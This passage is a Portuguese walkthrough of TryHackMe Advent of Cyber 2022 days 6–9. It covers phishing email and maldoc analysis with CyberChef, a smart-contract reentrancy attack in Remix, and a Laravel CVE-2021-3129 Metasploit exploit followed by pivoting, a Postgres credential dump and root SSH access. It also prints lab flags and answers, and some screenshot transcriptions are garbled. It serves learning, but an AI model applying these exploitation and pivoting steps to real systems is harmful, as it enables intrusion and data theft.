Agora, é pedido o valor escondido no campo *Message-ID*. O valor deste cabeçalho está codificado em Base64, então para decodificar dá para utilizar a ferramenta CyberChef. Assim obtemos **AoC2022\_Email\_Analysis**.

A questão 6 pede pela reputação de quem enviou o email. Para obter essa informação utiliza-se a ferramenta Simple Email Reputation que foi apresentada anteriormente nessa Task. Sendo que é só inserir o email que se deseja analisar no site que é retornado a reputação, no caso desse email é **RISKY**.

## Simple Email Reputation

SEARCH

**RISKY**

Suspicious. The domain is valid, but it doesn't have a valid MX record. This email address is not deliverable, and the domain has low reputation. We have not observed this email address on the internet, and it has no profiles on major services like LinkedIn, Facebook, and iCloud. A lack of digital presence may simply indicate a new email address, but is typically suspicious.

As próximas questões são relacionadas ao anexo do email, para obtê-lo usei o comando emlAnalyzer com as opções -i para passar o caminho do arquivo e --extract-all para extrair o anexo. Com o anexo podemos ler o nome dele **Division\_of\_labour-Load\_share\_plan.doc**, que é a resposta da sétima questão. E usar o comando sha256sum para conseguir o hash, respondendo a oitava questão,  
**0827bb9a2e7c0628b82256759f0f888ca1abd6a2d903acdb8e44aca6a1a03467**.

```
ubuntu@ip-10-10-147-66:~$ emlAnalyzer -i Desktop/Urgent\:.eml --extract-all
=====
|| Structure ||
=====
[- multipart/mixed
| |- multipart/related
| | |- text/html
| | |- application/msword [Division_of_labour-Load_share_plan.doc]
=====
|| URLs in HTML part ||
=====
[+] No URLs found in the html
>
=====
|| Reloaded Content (aka. Tracking Pixels) ||
=====
[+] No content found which will be reloaded from external resources
=====
|| Attachments ||
=====
[1] Division_of_labour-Load_share_plan.doc application/msword attachment
=====
|| Attachment Extracting ||
=====
[+] Attachment [1] "Division_of_labour-Load_share_plan.doc" extracted to eml_attachments/Division_of_labour-Load_share_plan.doc
```

```
ubuntu@ip-10-10-147-66:~/eml_attachments$ ls
Division_of_labour-Load_share_plan.doc
ubuntu@ip-10-10-147-66:~/eml_attachments$ sha256sum Division_of_labour-Load_share_plan.doc
0827bb9a2e7c0628b82256759f0f888ca1abd6a2d903acdb8e44aca6a1a03467 Division_of_labour-Load_share_plan.doc
```

As duas últimas questões ainda são baseadas no anexo, mas agora só vai ser necessário o hash dele. A questão 9 pede qual é a segunda tática do Mitre ATT&CK associada a esse arquivo pelo Virus Total. Desse modo ao inserir o hash no Virus Total e ir na aba *BEHAVIOUR*, encontra-se 3 táticas do ATT&CK, sendo a resposta **Defense Evasion**.

The screenshot shows the VirusTotal analysis interface for the file `Division_of_labour-Load_share_plan.doc`. The file was flagged as malicious by 34 security vendors and 1 sandbox. It has a size of 56.50 KB and was uploaded 2 hours ago. The file type is identified as `doc`. The `BEHAVIOR` tab is selected, showing three tactics: `run-file`, `macros`, `calls-vapi`, `spreader`, and `create-ole`. The `Community` tab shows 11 contributions.

## Activity Summary

⚠️ The sandbox C2AE flags this file as: MALWARE

### Mitre ATT&CK Tactics And Techniques

#### Execution TA0002

##### Scripting T1064

- ⚠️ Document contains an embedded VBA macro with suspicious strings
- ⓘ Document contains an embedded VBA macro which executes code when the document is opened / closed
- ⓘ Document contains embedded VBA macros

#### Defense Evasion TA0005

##### Masquerading T1036

- ⓘ Creates files inside the user directory

##### Scripting T1064

- ⚠️ Document contains an embedded VBA macro with suspicious strings
- ⓘ Document contains an embedded VBA macro which executes code when the document is opened / closed
- ⓘ Document contains embedded VBA macros

#### Discovery TA0007

##### File and Directory Discovery T1083

- ⓘ Reads ini files

Por fim, para a última questão pede pela subcategoria do arquivo informada pelo InQuest. Ao acessar o site e buscar pelo hash encontramos que a subcategoria é **macro\_hunter**.

The screenshot shows the InQuest Labs interface with the following details:

- Overview**
- Malicious**
- MIME Type:** application/msword
- Subcategory:** **macro\_hunter**
- MD5:** 14c6848b1d7268575d521c465f19a86c
- SHA1:** c427de94769f95312f70ce0a1a7ed2792b8a51bc
- SHA256:** 0827bb9a2e7c0628b82256759f0f888ca1abd6a2d903acdb8e44aca6a1a03467

## [Day 7] Maldocs roasting on an open fire

O dia 7 é sobre o CyberChef e como ele pode ser usado para encontrar URLs em arquivos, aqui está usando o arquivo encontrado na Task de ontem para fazer essa análise. O texto da própria task já é um passo a passo para a resolução das questões.

Para essa task vamos utilizar a máquina virtual anexada, também será utilizado o CyberChef que está salvo nos favoritos do browser da máquina. Após ligar a máquina é só abrir o Firefox e CyberChef que está nos favoritos, então carregar o arquivo .doc que está na área de trabalho e inserir a receita mostrada nessa Task.

Ao inserir todas as operações mostradas a receita deve ficar a seguinte:

**Recipe**

**Strings**

Encoding: Single byte | Minimum length: 258 | Match: All printable chars (A)

Display total  Sort  Unique

**Find / Replace**

Find: `[\\[\\]_\\n]` | REGEX ▾

Replace:

Global match  Case insensitive  Multiline matching

Dot matches all

**Drop bytes**

Start: 0 | Length: 124 |  Apply to each line

**From Base64**

Alphabet  
A-Za-zA-Z0-9+=

Remove non-alphabet chars  Strict mode

Decode text ✖️ ||

Encoding  
UTF-16LE (1200)

Find / Replace ✖️ ||

Find  REGEX ▾

Replace

Global match  Case insensitive  Multiline matching

Dot matches all

Find / Replace ✖️ ||

Find  REGEX ▾

The screenshot shows a configuration interface for a PowerShell pipeline. It consists of several sections:

- Replace**:
  - Search term: `http`
  - Checkboxes:  Global match,  Case insensitive,  Multiline matching,  Dot matches all.
- Extract URLs**:
  - Checkboxes:  Display total,  Sort,  Unique.
- Split**:
  - Split delimiter: `@`
  - Join delimiter: `\n`
- Defang URL**:
  - Checkboxes:  Escape dots,  Escape http,  Escape ://.
- Process**:
  - Valid domains and full URLs

O operador Strings busca por sequências de caracteres imprimíveis baseado na tabela ASCII e colocamos um limitador de 258 caracteres. O primeiro Find/Replace busca e remove o regex `[\n]\_\n`, ou seja os caracteres [, ], \_ e quebra de linha. Ao fazer essas operações obtemos alguns comandos de powershell seguidos por algo codificado em Base64. Assim, é usado o Drop Bytes para remover os primeiros caracteres, restando apenas o Base64.

Então com o operador Decode base64 decodificamos o texto. Porém o powershell utiliza codificação dos caracteres como Unicode UTF-16LE, por isso precisamos utilizar o operador Decode text escolhendo o padrão UTF-16LE (1200). Agora é utilizado Find/Replace de novo para excluir os caracteres ', (, ), +, ' ` e ". E mais uma vez o Find/Replace para substituir ]b2H\_ por http.

Agora podemos finalmente utilizar o operador Extract URLs para obter as URLs do documento. Mas elas aparecem em uma linha só separadas por @, com o Split podemos separá-las por linhas. E por fim o Defang URL adiciona [] em cada. para que esses links não possam ser clicados. Dessa forma conseguimos as seguintes URLs:

## Output

```
hxxps[://]cdn[.]bandityeti[.]thm/files/mysterygift[.]exe
hxxps[://]google[.]com/
hxxps[://]www[.]secretSanta[.]THM/Goldenticket/THM_MYSTERY_FLAG
hxxps[://]cdn[.]bandityeti[.]THM/files/index/
```

Com as URLs, agora é possível responder às questões. A primeira pede qual a versão do CyberChef naquela máquina, a resposta pode ser encontrada no canto superior esquerdo ou na URL do site, **9.49.0**.

A próxima questão pede quantas operações foram usadas para extrair as URLs, contando podemos ver que foram **10**.

A questão 3 pede qual o nome do malware que uma das URLs tentava baixar. A primeira é a única que indica um arquivo executável, logo o malware é **mysterygift.exe**.


Na quarta questão é pedido qual a última URL encontrada, a resposta é **hxxps[://]cdn[.]bandityeti[.]THM/files/index/**. E a última questão pede por um ticket em uma das URLs. Na penúltima URL encontramos um diretório Goldenticket seguido por **THM\_MYSTERY\_FLAG**, que é o ticket.

## [Day 8] Last Christmas I gave you my ETH


Assim como no dia de ontem, hoje a parte teórica da Task contém um passo a passo para resolver a questão. Mas agora o conteúdo é sobre smart contracts, é explicado o que são esses contratos e como podem ser atacados.

A primeira questão não precisa de resposta pois só pede para baixar o zip anexado na Task e abrir o [Remix](#). Agora para a segunda flag iremos fazer o deploy do contrato EtherStore.sol que veio no zip e atacá-lo com o outro contrato Attack.sol.

Para começar precisamos adicionar os dois contratos ao workspace do remix, isso pode ser feito clicando no botão que tem uma seta para cima e selecionando os arquivos.



Agora, para que esses contratos possam ser utilizados, eles precisam ser compilados, o que pode ser feito na aba "Solidity compiler". Para esses contratos vamos utilizar o compilador 0.8.10, com esse compilador selecionado é só escolher o contrato e compilá-lo clicando em "Compile <nome do contrato>".




The screenshot shows the Solidity Compiler interface in a code editor. The left sidebar has icons for file operations. The main area is titled "SOLIDITY COMPILER". It shows a dropdown menu for the compiler version set to "0.8.10+commit.fc410830". Below it are checkboxes for "Include nightly builds", "Auto compile", and "Hide warnings", followed by a "Advanced Configurations" button. A prominent blue button at the bottom says "Compile EtherStore.sol". To the right, there are tabs for "Attack.sol" and "EtherStore.sol". The "EtherStore.sol" tab is active, displaying the following Solidity code:

```

1 pragma solidity ^0.8.10;
2 import "@openzeppelin/contracts/utils/math/Math.sol";
3 import "hardhat/console.sol";
4
5 contract EtherStore {
6     mapping(address => uint) public f4 = "11_ur_";
7     string internal f8 = Strings.toString(f4);
8     string internal f1 = "f1";
9     string internal f6 = Strings.toString(f1);
10    string internal f10 = Strings.toString(f6);
11    string internal f11 = "n3}";
12    string internal f5 = Strings.toString(f11);
13    string internal f7 = "h_1";
14    string internal f9 = "n1";
15 }

```



This screenshot shows the same Solidity Compiler interface. The "EtherStore.sol" tab is still active, but the code has changed to:

```

1 pragma solidity ^0.8.10;
2 import './EtherStore.sol';
3
4 contract Attack {
5
6     //We will store the target contract
7     //etherStore. When we deploy this contract,
8     //EtherStore contract.
9
10    EtherStore public etherStore;
11    constructor(address _etherStore) {
12        etherStore = EtherStore(_etherStore);
13    }
14
15    //Fallback is called when EtherStore...

```

Com os dois compilados agora podemos ir para a próxima aba, "Deploy & run transactions". Agora vamos selecionar o EtherStore.sol e clicar em "Deploy", isso criará um novo menu mais abaixo onde poderemos adicionar e remover alguns valores de uma carteira. Para adicionar algum valor é só selecionar o valor em "VALUE" e clicar em "deposit" do novo menu.

The screenshot shows the Remix IDE interface for deploying and running transactions. The main title is "DEPLOY & RUN TRANSACTIONS". On the left, there's a sidebar with icons for different tools: a blue gear, a file, a magnifying glass, a grey gear with a "3", and a diamond.

**ENVIRONMENT**: Set to "Remix VM (London)".

**ACCOUNT**: Shows account address "0x5B3...eddC4" with a balance of "99.99999999999864364 Wei". There are edit and info icons next to it, and a notification badge with the number "3" is visible.

**GAS LIMIT**: Set to "3000000".

**VALUE**: Set to "0 Wei".

**CONTRACT**: Set to "EtherStore - EtherStore.sol".

**Buttons:**

- A large orange "Deploy" button.
- An unchecked checkbox labeled "Publish to IPFS".

## Deployed Contracts

ETHERSTORE AT 0xD91...39138 (MEMORY)

Balance: 0.0000000000000000000011 ETH

**deposit**

**withdraw**

**balances** address


**getBalance**

---

Low level interactions i

CALldata

**Transact**



Então podemos fazer o ataque a esse contrato, para isso selecionaremos o contrato Attack e do lado de "Deploy" precisaremos inserir o endereço do contrato que vamos atacar. Como no anterior isso criará um novo menu mais abaixo.

## DEPLOY & RUN TRANSACTIONS

ENVIRONMENT 

Remix VM (London)  

VM

ACCOUNT 

0x5B3...eddC4 (99.99999999999835968e-18)  

GAS LIMIT

3000000

VALUE

0 Wei

CONTRACT (Compiled by Remix)

Attack - Attack.sol

**Deploy** 0xd9145CCE52D386f254917e481eB44e99 

Publish to IPFS

Transactions recorded 7 ⓘ >

### Deployed Contracts

- ETHERSTORE AT 0XD91...39138 (MEMORY) ⌂ ✖
- ATTACK AT 0X358...D5EE3 (MEMORY) ⌂ ✖

Balance: 0 ETH

attack

etherStore

getBalance

### Low level interactions

CALldata

Transact

Por fim, para realizar o ataque, o EtherStore precisa ter algum saldo e devemos inserir um valor menor que esse saldo em "VALUE" e clicar em "attack" do novo menu. Com isso feito a flag **flag{411\_ur\_37h\_15\_m1n3}** será impressa no terminal ao lado, sendo essa a resposta da segunda questão.

```

listen on all transactions Search with transaction hash or address
Note: The called function should be payable if you send value and the value you send should be less than your current balance.
Debug the transaction to get more information.

transact to EtherStore.deposit pending ...

[vm] from: 0x5B3...eddC4 to: EtherStore.deposit() 0xd91...39138 value: 10000000000000000000 wei data: 0xd0e...30db0 logs: 0
hash: 0xe1d...65ab1 Debug

transact to Attack.attack pending ...

[vm] from: 0x5B3...eddC4 to: Attack.attack() 0x358...D5eE3 value: 10000000000000000000 wei data: 0x9e5...faafc logs: 0
hash: 0xd39...b6d67 Debug

console.log:
flag{411_ur_37h_15_m1n3}
flag{411_ur_37h_15_m1n3}

```

## [Day 9] Dock the halls


Hoje o tema da Task é Pivoting, nela é explicado o básico sobre Pivoting e como usar o Metasploit. E como nos dias anteriores tem um passo a passo para a resolução das questões.

A primeira questão pede por qual porta está aberta na máquina alvo. Utilizando o nmap com as mesmas opções que usei e expliquei no [dia 4](#), é retornado que a porta **80** está aberta com um servidor web Apache.

```
(lucas@lucas)-[~]
$ nmap -A -T4 10.10.16.237
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 18:27 -03
Nmap scan report for 10.10.16.237
Host is up (0.31s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.39 seconds
```

A próxima questão pede qual o framework usado pela aplicação web. Ao acessar a página, no canto inferior esquerdo, está escrito o **Laravel** v8.26.1, que é o framework e sua versão.



Ao pesquisar por essa versão do laravel no google, encontrei o **CVE-2021-3129**. Que é a resposta da terceira questão que pede por esse CVE.

As três questões seguintes estão relacionadas ao que foi explicado no texto da Task. Sendo **sessions -u-1** usado para melhorar a última sessão em uma shell de Meterpreter, **./dockerenv** o diretório que indica ser um Docker e .env o arquivo que contém credenciais, esse arquivo fica no cat /var/www/.

Para explorar a aplicação web utilizei o módulo multi/php/ignition\_laravel\_debug\_rce do Metasploit, configurando apenas os parâmetros rhost com o IP do alvo e lhost o IP da minha máquina.

A questão 7 pede pelo banco de dados que tem informações úteis. Na shell do meterpreter pode ser utilizado o comando "resolve webservice\_database" para obter o IP do banco de dados que está sendo utilizado pela aplicação web. Porém é um IP privado que não temos acesso a partir da nossa máquina, então precisa usar as técnicas de pivoting explicadas antes.

```
meterpreter > resolve webservice_database

Host resolutions
=====

```

Hostname	IP Address
webservice_database	172.28.101.51

Para realizar o pivoting vamos utilizar os seguintes comando no metasploit "route add 172.28.101.51/32 -1" e "route add 172.17.0.1/32 -1" que permitirão, respectivamente, enviarmos pacotes para a rede interna dos dockers e a rede do docker com o host.

Agora, na mesma rede, podemos obter as informações do banco de dados com a ajuda de um módulo de scan do metasploit. Ao executá-lo encontramos a tabela **users** que a questão pedia.

```
msf6 exploit(multi/php/ignition_laravel_debug_rce) > use auxiliary/scanner/postgres/postgres_schemadump
msf6 auxiliary(scanner/postgres/postgres_schemadump) > run postgres://postgres:postgres@172.28.101.51/postgres

[*] 172.28.101.51:5432 - Found databases: postgres, template1, template0. Ignoring template1, template0.
[+] Postgres SQL Server Schema
Host: 172.28.101.51
Port: 5432

```

DBName: postgres  
Tables:

- TableName: users\_id\_seq  
Columns:
  - ColumnName: last\_value  
ColumnType: int8  
ColumnLength: '8'
  - ColumnName: log\_cnt  
ColumnType: int8  
ColumnLength: '8'
  - ColumnName: is\_called  
ColumnType: bool  
ColumnLength: '1'
- TableName: users  
Columns:
  - ColumnName: id  
ColumnType: int4  
ColumnLength: '4'

Tendo o nome da tabela, podemos utilizar comando de SQL com outro módulo para ler os dados armazenados nela. Dessa forma obtendo um usuário e senha, **p4\$\$w0rd**.

```
msf6 auxiliary(scanner/postgres/postgres_schemadump) > use auxiliary/admin/postgres/postgres_sql
msf6 auxiliary(admin/postgres/postgres_sql) > run postgres://postgres:postgres@172.28.101.51/postgres sql='select * from users'
[*] Running module against 172.28.101.51

Query Text: 'select * from users'

```

id	username	password	created_at	deleted_at
1	santa	p4\$\$w0rd	2022-09-13 19:39:51.669279	NIL

[\*] Auxiliary module execution completed

Então para tunelar os pacotes de outros aplicativos além do metasploit da nossa máquina para dentro da rede que comprometemos, usaremos um proxy socks4. Para configurá-lo estaremos usando mais um módulo do metasploit, dessa vez o `server/socks_proxy` com os parâmetros `srvhost=127.0.0.1`, `srvport=9050` e `version=4a`. Com isso todo pacote que enviarmos para a máquina nessa porta será redirecionado para a outra

rede. Essa porta e versão do socks é a padrão do proxychains, então se quiser utilizar outra precisa também alterar o arquivo /etc/proxychains4.conf.

Assim com o proxychains podemos utilizar o nmap para ver as portas abertas na máquina que esteja hospedando os dockers. E descobrimos que possui as portas **22 e 80** abertas.

```
(root㉿kali)-[~]
└─# proxychains -q nmap -n -sT -Pn 172.17.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 22:55 UTC
Nmap scan report for 172.17.0.1
Host is up (0.0022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.57 seconds
```

Para terminar, conectei nessa máquina através do ssh com as credenciais que estavam no banco de dados. O usuário santa já é o root da máquina e ao conectar já temos a flag root.txt, THM{47C61A0FA8738BA77308A8A600F88E4B}.

```
msf6 auxiliary(server/socks_proxy) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > run ssh://santa:p4$$w0rd@172.17.0.1
[*] 172.17.0.1:22 - Starting bruteforce
[+] 172.17.0.1:22 - Success: 'santa:p4$$w0rd' 'uid=0(root) gid=0(root) groups=0(root) Linux hostname 31:58 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 3 opened (10.10.162.92-10.10.120.133:48840 → 172.17.0.1:22) at 2022-12-09 22:59:03
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -1
[*] Starting interaction with 3 ...
[*] Starting interaction with 3 ...

